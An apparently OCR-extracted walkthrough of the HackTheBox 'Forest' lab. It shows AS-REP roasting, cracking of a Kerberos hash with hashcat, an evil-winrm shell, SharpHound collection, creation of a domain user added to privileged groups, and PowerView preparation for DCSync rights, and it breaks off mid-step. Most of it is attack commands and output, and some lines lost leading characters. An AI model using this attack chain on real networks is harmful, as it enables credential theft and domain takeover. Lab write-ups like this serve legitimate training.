—(red㉿kali)-[~/Downloads/htb/forest]
-$ impacket-GetNPUsers -dc-ip 10.10.10.161 -usersfile users.txt -no-pass htb.local/
mpacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow()
tetime.now(datetime.UTC).
 now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
-] User sebastien doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User lucinda doesn't have UF_DONT_REQUIRE_PREAUTH set
krb5asrep$23$svc-alfresco@HTB.LOCAL:44503b1e405b842bfd8eb33a2968235c$0c21f0134860bf9929b60a14b85baa50fdcdc
f98842e7b2e00fc2ffa344f84cc715f154c294b6f926eb743804df56ab96518e14f86de179e2102e54ed53912fb3ba4da55cd3fbf8
93177db7ec2a4b8100692ee94aa1b7e08050406244feb0e4c27fff429
-] User andy doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User mark doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User santi doesn't have UF_DONT_REQUIRE_PREAUTH set
-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Identify the hash




```
-$ hashcat hash.txt --identify
he following hash-mode match the structure of your input hash:

    # | Name                                                       | Category
======+============================================================+======================================
18200 | Kerberos 5, etype 23, AS-REP                               | Network Protocol
```

Cracking with hash and find the password → s3rvice




```
─$ hashcat -m 18200 hash.txt rockyou.txt
ashcat (v6.2.6) starting
```




```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:fe91d03892668e27eff19074ae6b54d0$136479b
c20c274a373730f57decc968521506b23b41c296f0b27882776292b460732b265883beb3af2d8
da48bf6cce05458d949fa6f7dcd7674d41403c7a0609bd3cf69e8c9afd68ee9a67888a8ca015e
debe181c8c3a09a7ffc0083778c01741eccd21fd5ad1589285e1b35b81101f02e2f42d67537de
dd7b8f668fd6f460818c027296c2962ff4a8839aad5228836509204dedb2b5c61414bf7c860cf
a9b84a3b4a946d28780dc7b534cba197e6029e0d680be86df7dbc08108cd41200259c4af31e6a
318e75e706578226375b9ecd9dec327662143de2a4cea601e67f65e0c75c29415ae1:s3rvice
```

Tool used https://github.com/Hackplayers/evil-winrm for remote access




```
─(red㉿kali)-[~/Downloads/htb/forest]
$ evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice

il-WinRM shell v3.7

rning: Remote path completions is disabled due to ruby limitation: undefine
method `quoting_detection_proc' for module Reline
```

We use the port 5985 to login




```
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

upload Sharphound.exe




```
*Evil-WinRM* PS C:\Users\svc-alfresco> cd Desktop
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> upload //home/red/Downloads/sh
arphound/SharpHound.exe

Info: Uploading //home/red/Downloads/sharphound/SharpHound.exe to C:\Users\sv
c-alfresco\Desktop\SharpHound.exe

Data: 1712808 bytes of 1712808 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

Then execute



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> ./SharpHound.exe
2025-04-22T13:44:16.4381427-07:00|INFORMATION|This version of SharpHound is c
ompatible with the 5.0.0 Release of BloodHound
2025-04-22T13:44:16.5318946-07:00|INFORMATION|Resolved Collection Methods: Gr
oup, LocalAdmin, Session, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPN
Targets, PSRemote, CertServices, LdapServices, WebClientService, SmbInfo
2025-04-22T13:44:16.5475181-07:00|INFORMATION|Initializing SharpHound at 1:44
 PM on 4/22/2025
```

Download the zip



```
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> dir


    Directory: C:\Users\svc-alfresco\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         4/22/2025   1:44 PM          44165 20250422134418_BloodHound.zi
p
-a----         4/22/2025   1:44 PM           1768 MzZhZTZmYjktOTM4NS00NDQ3LTk3
OGItMmEyYTVjZjNiYTYw.bin
-a----         4/22/2025   1:43 PM        1284608 SharpHound.exe
-ar---         4/22/2025   1:37 PM             34 user.txt


*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop> download 20250422134418_BloodHound.zip

Info: Downloading C:\Users\svc-alfresco\Desktop\20250422134418_BloodHound.zip to 202504

Info: Download successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Desktop>
```

start http server


`python -m http.server 8000`

start bloodhound

#sudo neo4j console

Enter username and password

Bloodhound shortest path to high value targets




OVERVIEW

Sessions	0
Sibling Objects in the Same OU	1
Reachable High Value Targets	9
Effective Inbound GPOs	1
See user within Domain/OU Tree	


NODE PROPERTIES

Display Name	svc-alfresco
Object ID	S-1-5-21-3072663084-364016917-1341370565-1147
Password Last Changed	Fri, 12 Sep 2025 23:33:02 GMT
Last Logon	Fri, 12 Sep 2025 23:25:26 GMT
Last Logon (Replicated)	Fri, 12 Sep 2025 23:22:35 GMT

WriteDacl means we can create a new user and add them to the exchange group.




create a new user and add them to exchange



```
Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user kate abcd123# /add /domain
he command completed successfully.

Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "Exchange windows permissions" kate /add
he command completed successfully.

Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" kate/add
et.exe : The syntax of this command is:
   + CategoryInfo          : NotSpecified: (The syntax of this command is::String) [], RemoteException
   + FullyQualifiedErrorId : NativeCommandError

ET LOCALGROUP
groupname [/COMMENT:"text"]] [/DOMAIN]
             groupname {/ADD [/COMMENT:"text"] | /DELETE}  [/DOMAIN]
             groupname name [ ... ] {/ADD | /DELETE} [/DOMAIN]

Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net localgroup "Remote Management Users" kate /add
he command completed successfully.

Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Upload powerview script to the current session




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> dir
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> upload PowerView.ps1

Info: Uploading /home/red/Downloads/htb/forest/PowerView.ps1 to C:\Users\svc-alfresco\Documents\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied
```

Then we use Add-ObjectACL with kate's credentials to acquire DCSync rights


Dcsync rights is where an atacker acts as a domain controller in order to receive a replication of the credentials. Read more on https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/dump-password-hashes-from-domain-controller-with-dcsync

Import powerview tool




```
    Directory: C:\Users\svc-alfresco\Documents


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/14/2025   7:31 PM         770279 PowerView.ps1


*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Import-Module ./Powerview.ps1
```

Credentials and user creation




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $pass = convertto-securestring 'abcd123#' -asplain -force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $cred = new-object system.management.automation.pscredential('htb\kate', $pass)
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-ObjectACL -PrincipalIdentity kate -
```

confirm we have the module




```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Get-Command Add-ObjectACL | Format-List -Property *

HelpUri             : https://adsecurity.org/?p=1906
                      https://social.technet.microsoft.com/Forums/windowsserver/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-ass
ResolvedCommandName : Add-DomainObjectAcl
DisplayName         : Add-ObjectAcl
ReferencedCommand   : Add-DomainObjectAcl
ResolvedCommand     : Add-DomainObjectAcl
Definition          : Add-DomainObjectAcl
Options             : None
Description         :
OutputType          : {}
Name                : Add-ObjectAcl
CommandType         : Alias
Source              :
Version             :
Visibility          : Public
ModuleName          :
Module              :
RemotingCapability  : PowerShell
Parameters          : {[TargetIdentity, System.Management.Automation.ParameterMetadata], [TargetDomain, System.Management.Automation.ParameterMetadata], [Ta
se,
                      System.Management.Automation.ParameterMetadata] ... }
ParameterSets       :
```

run to add rights



